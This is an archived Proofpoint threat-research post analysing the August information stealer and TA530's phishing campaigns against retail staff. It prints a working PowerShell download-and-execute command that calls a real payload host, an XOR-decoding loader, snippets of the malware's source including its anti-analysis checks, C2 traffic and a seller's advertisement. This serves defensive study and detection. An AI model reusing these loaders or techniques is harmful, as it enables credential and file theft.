August in November: New Information Stealer Hits the Scene | Proofpoint US

By December 07, 2016 Proofpoint Staff

Published: 2016-12-07 · Archived: 2026-04-05 12:46:35 UTC

Overview

During the month of November, Proofpoint observed multiple campaigns from TA530 - an actor we have noted for their highly personalized campaigns [6] - targeting customer service and managerial staff at retailers. These campaigns utilized “fileless” loading of a relatively new malware called August through the use of Word macros and PowerShell. August contains stealing functionality targeting credentials and sensitive documents from the infected computer.

Delivery and Targeting

During our analysis we found that many of the lures and subject lines of the emails used references to issues with supposed purchases on the company’s website and were targeted at individuals who may be able to provide support for those issues. The lures also suggested that the attached document contained detailed information about the issue. However, the documents contained macros that could download and install August Stealer.

The subject lines were personalized with the recipient's domain. Examples included:

- Erroneous charges from [recipient’s domain]
- [recipient’s domain] - Help: Items vanish from the cart before checkout
- [recipient’s domain] Support: Products disappear from the cart during checkout
- Need help with order on [recipient’s domain]
- Duplicate charges on [recipient’s domain]



Figure 1: Example email used to deliver the macro-laden document



Figure 2: Example email used to deliver the macro-laden document



Figure 3: Example macro-laden document attachment used to deliver August

The macro used is very similar to the one we discussed in our previous post detailing sandbox evasion techniques used to deliver the Ursnif banking Trojan [1]. It filters out security researchers and sandboxes using checks including Maxmind, task counts, task names, and recent file counts. Notably, the macro used in this campaign launches a Powershell command to “filelessly” load the payload from a byte array hosted on a remote site. This actor previously used this technique to load POS payloads [2][3][4].

- **WINWORD.EXE** 2260 *"C:\Users\user1\AppData\Local\Temp\notahshhsh.doc" /q*
  - **powershell.exe** 2652 *-w hidden -nop -ep bypass -c (new-object Net.WebClient).DownloadString('http://muralegdanskzaspa.eu/network/outlook.asp') | iex*

Figure 4: Example PowerShell command used to download and execute the byte array

```
GET /network/outlook.asp HTTP/1.1
Host: muralegdanskzaspa.eu
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 14 Nov 2016 [redacted] GMT
Content-Type: application/octet-stream
Content-Length: 514723
Connection: keep-alive
Last-Modified: Mon, 14 Nov 2016 [redacted] GMT
Server: IdeaWebServer/v0.80

[Byte[]] $bytes = @(0x76,0x61,0xab,0x3b,0x38,0x3b,0x3b,0x3b,0x3f,0x3b,0x3b,
[TRUNCATED]
0x3b,0x3b,0x3b,0x3b,0x3b,0x3b);for($i=0;$i -lt $bytes.count;$i++){$bytes[$i] = $bytes[$i] -
bxor 0x3b}[System.Reflection.Assembly]::Load($bytes);[August_.Program]::Main("")
```

Figure 5: Snippet of the network traffic returning the byte array used to load August

The screenshot above shows the payload downloaded from the remote site as a PowerShell byte array. In addition to the byte array itself, there are few lines of code that deobfuscate the array through an XOR operation, and execute the “Main” function of the payload.

Analysis

August is written in .NET, with samples obfuscated with Confuser [5]. We determined from the source code of a particular sample that August can

- Steal and upload files with specified extensions to a command and control (C&C) server
- Steal .rdp files
- Steal wallet.dat files
- Steal crypto currency wallets including Electrum and Bither
- Grab FTP credentials from applications including SmartFTP, FileZilla, TotalCommander, WinSCP, and CoreFTP
- Grab messenger credentials for Pidgin, PSI, LiveMessenger, and others
- Collect cookies and passwords from Firefox, Chrome, Thunderbird, and Outlook
- Determine the presence of common security tools including Wireshark and Fiddler
- Communicate the hardware ID, OS name, and victim's username to the C&C server
- Use simple encryption of network data via base64 encoding, character replacement, adding a random key (passed to server encoded in the User-Agent field), and reversing the strings

```
namespace August_
{
    internal class Program
    {
        private static string Gate = "

        public static string Seperator = "a";

        private static CookieContainer Cookies = new CookieContainer();

        private static string AppData = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);

        private static Mutex VMutex;

        public static void Main(string[] args)
        {
```

Figure 6: The "Main" function executed from the PowerShell command

```
public static bool IsSniffing()
{
    string[] array = new string[]
    {
        "http analyzer",
        "charles",
        "fiddler",
        "Wireshark",
        "wpe pro"
    };
    string[] array2 = new string[]
    {
        "httpanalyzerstdv",
        "charles",
        "Fiddler",
        "wireshark",
        "wpe"
    };
    Process[] processes = Process.GetProcesses();
```

Figure 7: Determines the presence of security tools, and does not communicate with the C&C if they are found

```
public static byte[] Encrypt(byte[] InputData, string Key = null)
{
    byte[] array = (!string.IsNullOrEmpty(Key)) ? Encoding.UTF8.GetBytes(Key) : new byte[1];
    byte[] array2 = new byte[InputData.Length];
    int num = 0;
    for (int i = 0; i < array2.Length; i++)
    {
        if (array.Length == num)
        {
            num = 0;
        }
        array2[i] = (byte)((int)InputData[i] + i + (int)array[num]);
        num++;
    }
    Array.Reverse(array2);
    return array2;
}
```

Figure 8: Network data encryption

```
POST /catalog/core/gate/ HTTP/1.1
User-Agent: UG[redacted]3NlMQ((
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Host: www.overstockage.com
Content-Length: 150
Expect: 100-continue

HTTP/1.1 100 Continue

q=[redacted]4CX1BRQiGhDL6-UYIBkkB9nV4ModDN3cotfR0tfXj6-
M2crK0Z[redacted](HTTP/1.1 200 OK
Server: nginx
Date: Tue, 29 Nov 2016 [redacted] GMT
Content-Type: text/html
Connection: close
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 [redacted] GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=[redacted]; path=/
Set-Cookie: _asomcnc=1; Max-Age=900; Path=/
X-NoCache: 1

BRryFBMMQ)4R)NHPPyoGQeHI1fzmOSj5)L7z7PbkLN-wI9Xt6umbCQrtHdPgocbGIATrEIq9zN3AHvei7bXUxc3Hj6O-
z7IQ6ZTfp8b7B-V7j72n)um6uX)0rbel7aCX5Jauq6pcysuu3pShYg((
```

Figure 9: Example encrypted traffic generated by August



Figure 10: August configured to search and upload .txt and .doc files to the server



Figure 11: August control panel with stolen credentials for FTP, messenger, mail, RDP, and other programs

Conclusion

August is a new information stealer currently being distributed by threat actor TA530 through socially engineered emails with attached malicious documents. While this actor is largely targeting retailers and manufacturers with large B2C sales operations, August could be used to steal credentials and files in a wide range of scenarios. The malware itself is obfuscated while the macro used in these distribution campaigns employs a number of evasion techniques and a fileless approach to load the malware via PowerShell. All of these factors increase the difficulty of detection, both at the gateway and the endpoint. As email lures become increasingly sophisticated and personalized, organizations need to rely more heavily on email gateways capable of detecting macros with sandbox evasion built in as well as user education that addresses emails that do not initially look suspicious.

References

[1] https://www.proofpoint.com/us/threat-insight/post/ursnif-banking-trojan-campaign-sandbox-evasion-techniques

[2] https://www.proofpoint.com/us/threat-insight/post/phish-scales-malicious-actor-target-execs

[3] http://researchcenter.paloaltonetworks.com/2016/03/powersniff-malware-used-in-macro-based-attacks/

[4] https://www.fireeye.com/blog/threat-research/2016/05/windows-zero-day-payment-cards.html

[5] https://confuser.codeplex.com/

[6] https://www.proofpoint.com/us/threat-insight/post/phish-scales-malicious-actor-target-execs

Indicators of Compromise (IOCs)

IOC	IOC Type	Description
c432cc99b390b5edbab400dcc322f7872d3176c08869c8e587918753c00e5d4e	SHA256	Example Document
hxxp://thedragon318[.]com/exchange/owalogon.asp	URL	Payload URL
hxxps://paste[.]ee/r/eY3Ui	URL	Payload URL
hxxp://muralegdanskzaspa[.]eu/network/outlook.asp	URL	Payload URL
hxxp://krusingtheworld[.]de/port/login.asp	URL	Payload URL
hxxp://pg4pszczyna[.]edu[.]pl/config/config.asp	URL	Payload URL
hxxp://www[.]overstockage[.]com/image/image.asp	URL	Payload URL
hxxp://thedragon318[.]com/exchange/port10/gate/	URL	August C2
hxxp://himalayard[.]de/exchange/port10/gate/	URL	August C2
hxxp://muralegdanskzaspa[.]eu/network/port10/gate/	URL	August C2
hxxp://krusingtheworld[.]de/port/jp/gate/	URL	August C2
hxxp://pg4pszczyna[.]edu[.]pl/config/install/gate/	URL	August C2
hxxp://www[.]overstockage[.]com/catalog/core/gate/	URL	August C2

ET and ETPRO Suricata/Snort Coverage

2823166 ETPRO TROJAN August Stealer CnC Checkin
2823171 ETPRO CURRENT_EVENTS MalDoc Payload Inbound Nov 08

Appendix A: Forum Advertisement

August Stealer - Passwords/Documents/Cookies/Wallets/Rdp/Ftp/IM Clients

Описание функционала:

- Стиллинг данных браузеров (сохранённые пароли/куки файлы) из:
Mozilla FireFox
Google Chrome
Yandex Browser
Opera Browser
Comodo IceDragon
Vivaldi Browser
Mail.Ru Browser
Amigo Browser
Bromium
Chromium
SRWare Iron
CoolNovo Browser
RockMelt Browser
Torch Browser
Dooble Browser
U Browser
Coowon
- Стиллинг данных учётных записей из некоторых фтп клиентов:
FileZilla
SmartFTP
- Стиллинг данных из мессенджеров:
Psi+
Psi
- Стиллинг файлов из указанных директорий по указанным маскам (возможность ограничивать вес входящих файлов)
- Стиллинг файлов wallet.dat (кошельки криптвалюты)
- Стиллинг файлов удалённого подключения (.rdp)

Описание билда:
- Зависимость от .NET Framework (2.0, возможность компиляции для более поздних версий по желанию)
- Самоудаление после работы
- Отправка данных на гейт (PHP 5.4+)

- Шифрование входящего/исходящего трафика
- Вес чистого, необфусцированного билда ~ 45кб
- Не таскает за собой нативные библиотеки
- Не требуются админ. права для выполнения поставленных задач
- Не использовались чужие исходники

Описание панели управления:
- Версия PHP 5.4+
- Не требуется MySQL
- Интуитивно-понятный интерфейс
- Опенсорс, нет обфускации, нет привязок
- Английский язык

Первым трем покупателям - скидка 30% за отзыв
Тем, кто приобретал у меня ранее продукт, предоставляется скидка 50%
Принимаю предложения по совершенстованию софта/пополнению функционала
Знатоки английского для исправления косяков в панели тоже бы пригодились
Софт в будущем будет обновляться и пополняться новыми фичами, не глобальные обновления для клиентов будут бесплатны

Цена: 100$
Ребилд: 10$
Метод оплаты: BTC

Appendix B: Forum Advertisement - English Translation

August Stealer - Passwords/Documents/Cookies/Wallets/Rdp/Ftp/IM Clients

Stealing data browser (saved passwords / cookie files) from:
Mozilla FireFox
Google Chrome
Yandex Browser
Opera Browser
Comodo IceDragon
Vivaldi Browser
Mail.Ru Browser
Amigo Browser
Bromium
Chromium
SRWare Iron
CoolNovo Browser
RockMelt Browser
Torch Browser
Dooble Browser

U Browser
Coowon
- Stealing data accounts of some FTP clients:
FileZilla
SmartFTP
- Stealing data from the messengers:
Psi +
Psi
- Stealing files from the specified directory on the specified masks (the ability to restrict the size of incoming files)
- Stealing wallet.dat files (cryptocurrency purses)
- Stealing file remote connection (.rdp)

Description of the build:
- Dependence on the .NET Framework (2.0, able to compile for later versions on request)
- Self-removal after execution
- Sending data to the gate (PHP 5.4+)
- Encryption of incoming / outgoing traffic\
- Size of clean build before obfuscation ~45KB
- Does not bring with it native libraries
- Do not require admin
- Do not borrow sources from other malware

Description of the control panel:
- Version PHP 5.4+
- You do not need MySQL
- Intuitive interface
- Open source, no obfuscation, no bindings
- English

The first three customers - 30% discount for a review
Those who acquired my earlier product, 50% discount
I accept suggestions for making the software better / additional functionality
Experts of the English language to correct the bugs in the panel are welcome
Software in the future will be updated with new features done, small updates will be free for customers

Price: $ 100
Rebild: $ 10
Payment method: BTC

Source: https://www.proofpoint.com/us/threat-insight/post/august-in-december-new-information-stealer-hits-the-scene